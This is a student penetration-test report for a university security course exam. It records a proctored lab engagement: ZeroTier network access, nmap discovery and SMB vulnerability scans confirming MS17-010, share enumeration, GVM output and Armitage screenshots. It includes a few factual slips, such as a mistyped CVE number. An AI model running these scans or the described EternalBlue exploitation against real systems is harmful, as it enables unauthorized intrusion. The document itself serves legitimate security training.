

Penetration Test Report

Final Exam Submission

Ira A. Fulton Schools of Engineering, Arizona State University

IFT 475: Security Analysis

Mr. Edmund Lorenzen

May 5th, 2022

Viharika Deverapally

ASU ID: 1224128685

Table of contents

Table of Contents

Executive Summary	3
Summary of Results	3
Attack Narrative	5
Remote System Discovery	5
NMAP Scan	6
GVM Tool	13
Armitage.....	17
Metasploit	22
Nikto.....	22
Enum4linux	23
SMB (Server Message Block).....	23
Conclusion	31
Failed Attempts	32
Recommendations.....	37
Risk Rating	38
Appendix A: Vulnerability Detail and Mitigation	39
References.....	41

Executive Summary

To identify the target network in my final penetration testing, I utilized the Zerotier VPN connection. The network id is provided prior to the exam by professor. After gathering information with NMAP, vulnerability scanning with GVM and NMAP was done, followed by the execution of the exploit with the Metasploit tool. Our main goal is to collect as much information as possible and then use that information to identify the vulnerabilities that we will then exploit. The full test will take place in a controlled atmosphere with the supervision of a proctor.

This report includes summary information about the target host, scan vulnerabilities, and time length. The section that follows summarizes and categorizes the information about each vulnerability discovered during the scan. Following that, it is simple to determine which vulnerabilities have been exploited and how. This report also allows you to follow some valuable recommendations that will assist you in mitigating the risks.

Summary of Results

Upon successfully connecting to Zerotier network. I ran 'ip a' to see network interfaces and IP range. I was able to pinpoint the zerotier target range which is 10.222.215.44/16. I ran Nmap commands on the IP range. We ran GVM reports and utilized exploits via Armitage on these addresses. I ran into many failed exploits but identified via Nmap NSE scripts that host runs the service Microsoft windows 7-10 Microsoft-ds which is vulnerable to SMB Eternal Blue remote code execution (MS17-010). After running Armitage and nbtscan I have identified

interesting information like computer name, NetBIOS computer name, workgroups and account used, and authentication level of the host and SMB security policies configured.

Computer name: JohnDoe-PC

Account_used: Guest

Authentication_level: User

Smb shares have been identified using Nmap NSE script which listed 3 shares /ADMIN\$, C\$ and IPC\$. Using smbclient tried connecting to these shares but unfortunately only IPC\$ has read access and rest all were not accessible. IPC\$ share does not contain any interesting information.

Using Metasploit with double pulsar I have tried exploiting eternal blue smb vulnerability.

EternalBlue is an exploit intended to target SMB (Server Message Block) file and print sharing capabilities on Windows versions affected. The program may be used to exploit a publicly available SMB service, serving as a delivery mechanism for an attack utilizing DoublePulsar - a backdoor also contained in the ShadowBrokers dump.

Also used searchsploit and other publicly available python exploits for EternalBlue remote code execution.

Used Nikto tool to find any underlying web vulnerabilities that existed.


Attack Narrative

Remote System Discovery

The proctor gave the bare minimum of information for this penetration test, such as the Network ID. The goal was to closely identify the remote target machine. After getting the Zerotier NetworkID: 433807ad90fdc820. After joining this Network ID, I have access to the local host. As illustrated in Figure 1, the network id provided by Proctor is successfully joined using the `sudo zerotier-cli join 433807ad90fdc820` command and to check status the command is `sudo zerotier-cli status`. The connection is online throughout the attack process.

Figure1

Zerotier connection established



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ sudo zerotier-cli join 433807ad90fdc820  
[sudo] password for kali:  
200 join OK  
(kali@kali)~  
$ sudo zerotier-cli listnetworks  
200 listnetworks <nwid> <name> <mac> <status> <type> <dev> <ZT assigned ips>  
200 listnetworks 433807ad90fdc820 IFT475 2021 Spring Final vdeverap 22:18:aa:a1:7c:92 OK PRIVATE zt52upuznq 10.222.215.44/16  
(kali@kali)~
```

Figure 2

Using ip a command to list the network interfaces along with their respective IP ranges.

```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 00:0c:29:e5:d8:22 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.171.129/24 brd 192.168.171.255 scope global dynamic noprefixroute eth0  
        valid_lft 1427sec preferred_lft 1427sec  
    inet6 fe80::20c:29ff:fee5:d822/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: zt52upuznq: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2800 qdisc pfifo_fast state UNKNOWN group default qlen 1000  
    link/ether 22:18:aa:a1:7c:92 brd ff:ff:ff:ff:ff:ff  
    inet 10.222.215.44/16 brd 10.222.255.255 scope global zt52upuznq  
        valid_lft forever preferred_lft forever  
    inet6 fe80::2018:aaff:fea1:7c92/64 scope link  
        valid_lft forever preferred_lft forever
```

NMAP Scan

The acronym nmap stands for "Network Mapper." Nmap is a program that sends packets and analyzes the answers to find hosts and services on a computer network. Nmap has a number of tools for exploring computer networks, such as host discovery and detection of services and operating systems.

Once we had successfully connected to the network, it was vital to obtain information about the subnet that we were targeting. The *ifconfig* command was used to determine this information. By looking at the ip addresses that we were given along with the 255.255.0.0 subnet mask, we were able to determine that we were in the 10.222.215.44/16 network.

Figure 3

Using ifconfig command which determines the network

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.171.129 netmask 255.255.255.0 broadcast 192.168.171.255  
    inet6 fe80::20c:29ff:fee5:d822 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:e5:d8:22 txqueuelen 1000 (Ethernet)  
    RX packets 11917 bytes 2604923 (2.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 15967 bytes 2513689 (2.3 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 1348323 bytes 116728955 (111.3 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 1348323 bytes 116728955 (111.3 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
zt52upuznq: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 2800  
    inet 10.222.215.44 netmask 255.255.0.0 broadcast 10.222.255.255  
    inet6 fe80::2018:aaff:feal:7c92 prefixlen 64 scopeid 0x20<link>  
    ether 22:18:aa:a1:7c:92 txqueuelen 1000 (Ethernet)  
    RX packets 6757 bytes 519769 (507.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8001 bytes 546588 (533.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

I was able to execute a ping scan of the network to seek for all the active hosts. For scanning all active hosts, run the below command:

Command: sudo nmap -sP 10.222.215.44/16

Figure 4

Nmap ping scan for host discovery

```
(kali㉿kali)-[~]
$ sudo nmap -sP 10.222.215.44/16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 14:05 EDT
Stats: 0:06:21 elapsed; 8192 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 27.34% done; ETC: 14:13 (0:02:02 remaining)
Stats: 0:08:48 elapsed; 12288 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 15.50% done; ETC: 14:16 (0:02:22 remaining)
Stats: 0:12:28 elapsed; 16384 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 47.12% done; ETC: 14:19 (0:01:28 remaining)
Stats: 0:17:51 elapsed; 24576 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 40.16% done; ETC: 14:25 (0:01:40 remaining)
Stats: 0:21:17 elapsed; 28672 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 63.84% done; ETC: 14:27 (0:01:01 remaining)
Stats: 0:23:39 elapsed; 32768 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 48.46% done; ETC: 14:30 (0:01:25 remaining)
Stats: 0:26:57 elapsed; 36864 hosts completed (0 up), 4096 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 66.41% done; ETC: 14:33 (0:00:56 remaining)
Nmap scan report for 10.222.217.16
Host is up (0.035s latency).
MAC Address: 22:88:50:BE:7C:78 (Unknown)
Nmap scan report for 10.222.215.44
Host is up.
```

After obtaining two open remote host IP address, I used the Nmap -sV 10.222.215.44/16 command on the local host IP address to obtain all open ports for that particular remote host. The scan results in information such as the remote host's open TCP ports, its status, services, version, MAC address, Operating System, and CPE information.

The 445 port is a microsoft-ds service with a Microsoft Windows 7-10 version. This port is used for direct TCP/IP MS Networking access without requiring the NetBIOS layer. Ports such as 139 and 445 are used for "NetBIOS" communication between Windows hosts.

On this host, all NetBIOS attacks are possible. This host is part of the SMB (Server Message Block) protocol, which allows attackers to remotely leak kernel memory, and exploiting this

flow to perform an exploit makes the remote host susceptible. Below is the figure where scan results are displayed.

Figure 5

Nmap full port scan on IP 10.222.217.16

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.222.217.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 15:06 EDT
Nmap scan report for 10.222.217.16
Host is up (0.061s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime      Microsoft Windows USA daytime
17/tcp    open  qotd          Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http          Microsoft IIS httpd 7.5
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
515/tcp   open  printer
2103/tcp  open  msrpc         Microsoft Windows RPC
2105/tcp  open  msrpc         Microsoft Windows RPC
2107/tcp  open  msrpc         Microsoft Windows RPC
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 22:88:50:BE:7C:78 (Unknown)
Service Info: Host: JOHND0E-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 162.02 seconds
```

Since Port 445 is open and running service microsoft windows 7-10 microsoft-ds I decided to run nmap NSE script scan for all smb vulnerabilities on ports 139,135 and 445. Below is the figure of the scan output.

Command : `sudo nmap -sV -v -p 139,135,445 10.222.217.16`

Script - This is used to load NSE scripts, and it also allows you to execute your own scripts by supplying categories, script file names, or the names of directories where your scripts are placed.

Smb-vuln* - script which scans for all smb related vulnerabilities

v – version

p – specifies ports

Figure 6a

Using nmap NSE smb script scan on target

```
(kali@kali)-[~]
└─$ sudo nmap --script smb-vuln* -sV -v -p 139,135,445 10.222.217.16
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 15:13 EDT
NSE: Loaded 56 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:13
Completed NSE at 15:13, 0.00s elapsed
Initiating NSE at 15:13
Completed NSE at 15:13, 0.00s elapsed
Initiating ARP Ping Scan at 15:13
Scanning 10.222.217.16 [1 port]
Completed ARP Ping Scan at 15:13, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:13
Completed Parallel DNS resolution of 1 host. at 15:13, 0.05s elapsed
Initiating SYN Stealth Scan at 15:13
Scanning 10.222.217.16 [3 ports]
Discovered open port 445/tcp on 10.222.217.16
Discovered open port 135/tcp on 10.222.217.16
Discovered open port 139/tcp on 10.222.217.16
Completed SYN Stealth Scan at 15:13, 0.06s elapsed (3 total ports)
Initiating Service scan at 15:13
Scanning 3 services on 10.222.217.16
Completed Service scan at 15:13, 6.16s elapsed (3 services on 1 host)
NSE: Script scanning 10.222.217.16.
Initiating NSE at 15:13
Completed NSE at 15:13, 5.11s elapsed
Initiating NSE at 15:13
Completed NSE at 15:13, 0.00s elapsed
Nmap scan report for 10.222.217.16
Host is up (0.040s latency).

PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 22:8B:50:BE:7C:78 (Unknown)
Service Info: Host: JOHNDOE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
```

Figure 6b

Using nmap NSE smb script scan on target

```
Nmap scan report for 10.222.217.16
Host is up (0.040s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 22:88:50:BE:7C:78 (Unknown)
Service Info: Host: JOHNDOE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

NSE: Script Post-scanning.
Initiating NSE at 15:13
Completed NSE at 15:13, 0.00s elapsed
Initiating NSE at 15:13
Completed NSE at 15:13, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
Raw packets sent: 4 (160B) | Rcvd: 4 (160B)
```

SMB has always been a file transfer protocol over a network. As a result, SMB needs network ports on a computer or server to communicate with other computers. SMB uses IP ports 139 or 445 for communication.

Port 139: SMB originally used port 139, which was based on NetBIOS. NetBIOS is a deprecated transport layer that lets Windows systems on a same network to connect.

Port 445: After Windows 2000, newer versions of SMB started using port 445 on top of a TCP stack. TCP allows SMB to work across the internet.

As you can from figure 6b, the host is vulnerable to remote code execution vulnerability in microsoft smbv1 server.

Output of the scanned host is below:

Operating System: Windows 7 -10

Ports: 135,139,445

Mac Address: 22:88:50:BE:7C:78

Vulnerability: A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (MS17-010)

CVE: CVE-2017-0413

Risk Factor: HIGH

After determining that the target remote system is vulnerable to ms17-010 (Eternalblue), I used the Metasploit tool in Kali Linux to exploit this vulnerability. Prior to that, I ran GVM to check the vulnerabilities of the targeted remote host.

Figure 6c

Nmap NSE script for SMB-enum listed smb shares. ADMIN\$, IPC\$, C\$ are the shares listed.

```
(kali㉿kali)-[~]
$ nmap --script smb-enum-shares -p139,445 10.222.217.16
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 16:06 EDT
Nmap scan report for 10.222.217.16
Host is up (0.028s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\10.222.217.16\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.222.217.16\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.222.217.16\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|_

Nmap done: 1 IP address (1 host up) scanned in 38.87 seconds
```

Although only IPC\$ share is readable. Not much data is retrieved from that share.


GVM Tool

The Greenbone Security Assistant was a great tool that enabled us to perform a thorough scan of the host by employing its extensive library of Network Vulnerability Tests. We began a GVM scan of these targets as soon as we obtained the two likely target IP addresses. We started the scan early because it was supposed to take 20-30 minutes, and we continued to use other tools in the meanwhile.

Many vulnerabilities were uncovered after the scan was completed. Our primary focus shifted to the "Microsoft Windows Eternal Blue Vulnerability," which was the only vulnerability classified as high severity.

Figure 7

GVM Vulnerability Scan



GVM gave us the following insight about this specific vulnerability: "The flaw is due to an SMB version 1. I have found that the vulnerability was listed as CVE-2017-0143, allowing us to further research the vulnerability.

NVTs

Network Vulnerability Assessment is the acronym for Network Vulnerability Test. All of the latest security checks will be downloaded and installed for you by the script `openvas-nvt-sync`. After that, you'll need to restart `openvas-scanner(8)` for them to load and use for enhanced security scans.

Figure 8

Scan report from NVTs




CVEs

Rather than replacing the OpenVAS default scanner, the CVE Scanner works alongside it and is reliant on it. Essentially, the CVE Scanner allows us to run several "Prognosis" scans based on data (mostly application CPEs) gathered by the OpenVAS default scanner throughout a prior "full" scan. If you can only scan a particular network range once a week or once a month, you can still use the CVE Scanner in the meantime because it doesn't perform a "live" scan and instead relies on previously collected data to give you a rough idea of whether new vulnerabilities have been discovered.

Figure 9

Scan report of CVEs




CPE

CPE is an industry standard for uniformly displaying information about operating systems, hardware, and applications. It can be used for software and hardware inventories, as well as better vulnerability management when one product's results are used in another.

Figure 10

Scan report of CPEs



There were also medium and low severity vulnerabilities discovered during a GVM scan on 10.222.217.16, in addition to the high severity one. I decided to focus on the higher level one, even though the impact would be minimal if we tried to attack.

Armitage

Armitage was the next tool I went for. Armitage is a simple and effective graphical tool that finds and attacks targets using Nmap and the Metasploit Framework. Armitage, similarly, like msfconsole, may launch remote shells after a victim is successfully exploited. The initial step in using the tool was to locate the host so that it could be added to the interface. A brief scan with OS detection was used to finish this.

Figure 11a

Armitage Nmap Scan




Figure 11b

Armitage Nmap Scan




Figure 11c

Armitage Attack Analysis





Figure 11d

OS discovery and service info is displayed by Armitage

